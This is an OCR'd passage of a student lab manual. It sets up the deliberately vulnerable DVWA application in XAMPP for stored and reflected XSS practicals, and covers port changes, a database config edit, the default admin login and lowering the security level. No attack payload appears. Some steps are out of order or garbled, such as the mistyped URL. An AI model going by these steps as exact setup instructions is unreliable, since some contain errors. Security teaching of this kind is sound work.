


- **likewise for APACHE 2.4 edit 2 main port as (8081 4433) after this all save it**




Step 15: Now Stop the MYSQL and APACHE and START it again you will see MYSQL port it change but in APACHE it not showing port 4433 it showing 443 for this we need to go to


Step 16: C:\xampp\apache\conf\extra\httpd-ssl-conf follow this path and go to http-ssl-conf and edit it in NOTEPAD and change listen (443) into (4433) again save it there will be 5 (443) so properly change it don't miss



- **Now edit it in NOTEPAD and change listen (443) into (4433) again save it there will be 5 (443) so properly change it don't miss**



Step 17: Again STOP and START the MYSQL and APACHE now you will see APACHE port is change to 443 into 4433 now it will turn green that means it is running



Step 18: Now go to C:\xampp\htdocs\DVWA-master\config follow this path and open config.inc.php edit it as a notepad

```
File  Edit  View
#
# If you are using MariaDB then you canno
#   See README.md for more information
$_DVWA = array();
$_DVWA[ 'db_server' ] = '127.0.0.1';
$_DVWA[ 'db_database' ] = 'dvwa';
$_DVWA[ 'db_user' ]     = 'root';
$_DVWA[ 'db_password' ] = 'password';
```

- **erase password and add IP :3307';**
- **after erasing it will look like this**

```
File  Edit  View
#
# If you are using MariaDB then you cannot u
#   See README.md for more information on
$_DVWA = array();
$_DVWA[ 'db_server' ] = '127.0.0.1:3307';
$_DVWA[ 'db_database' ] = 'dvwa';
$_DVWA[ 'db_user' ]     = 'root';
$_DVWA[ 'db_password' ] = '';
```

Step 19: Now go to Google and type this in URL (127.0.0.1.8081/DVWA-master/)


Step 20: It will open DVWA page in last click on database

Step 21: then you will see a login page NOW put USERNAME : admin and PASSWORD : password put this username and passwords as it is same then click on login







Step 22: After Sign in go to DVWA Security you will see the security level is showing impossible so turn it into a Low and submit it




Step 23: Then go to XSS (Stored) you will see this screen




- **Now Type your name also type any message (eg: name – khushi , Message – Hello everyone) after this click on Sign Guestbook**
- **You will see your name and message will be recorded**




Step 24: Now go to Xamp then click on MYSQL Admin




Step 25: you will see this screen




Step 26: In the list bar go to dvwa the following screen will appear




Step 27: In list bar you will see a guestbook option click on it



Step 28: The following screen will appear



- **You will see all the record which you type in Name and Message**



Practical No. 9

Aim: XSS Reflected with DVWA (Linux)

Objective:

- To understand the concept of Reflected Cross-Site Scripting (XSS).
- To configure DVWA in a local environment for safe experimentation.
- To inject and observe a harmless test script reflected back by the vulnerable page.
- To understand mitigation techniques such as input sanitization and output encoding.

Background Information:


- Reflected XSS (Cross-Site Scripting) is a web vulnerability where malicious input is immediately reflected back in a webpage.
- It usually occurs when a website does not properly validate or sanitize user input.
- DVWA (Damn Vulnerable Web Application) provides a safe environment to study and understand reflected XSS.
- Studying reflected XSS helps students understand its security risks and prevention techniques.

Steps:


Step 1: Download the Practical XAMPP folder download Practical 6 XAMPP in D drive extract all zip practical 6 xamp folder

Step 2: Now inside Practical xamp folder you will see DVWA folder and that is also a zip now extract that DVWA folder inside that Practical 6 xamp folder only


Step 3: inside xamp there is also xampp-window download it and run




Step 4: Now the important point is COPY that practical 6 folder of xamp and paste it in C drive




Step 5: In C drive you will see a Xamp folder separately




Step 6: now COPY only Extract DVWA folder and paste it inside xamp/htdoc you can see the path C:\xampp\htdocs



Step 7: after this where you paste this DVWA folder inside DVWA go to config




- **Inside config you will see there is a file name as (config.inc.php.dist)**
- **now rename This file as (config.inc.php) just erase the (.dist) for the rename file or finding it you can see this path C:\xampp\htdocs\DVWA-master\config**




Step 8: Now run the actual xamp and start the MYSQL and APACHE




Step 9: Now in MYSQL go to config choose this (my.ini) open it in notepad




Step 10: In notepad Change (3306) into (3307) there will be 5 (3306) so properly change it don't miss also do Ctrl + s (save)




Step 11: Now in APACHE go to config choose this (apache http.conf) open it in notepad




Step 12: In notepad Change (80) into (8081) there will be 2 (80) so properly change it don't miss also do Ctrl + s (save)




Step 13: Now on the top there is a **config**




- **Now go inside and click on (service and part settings)**




- **inside there is mysql and apache option with there main port**



Step 14: click on MYSQL edit the main port and put (3307) and click save




- **likewise for APACHE 2.4 edit 2 main port as (8081 4433) after this all save it**

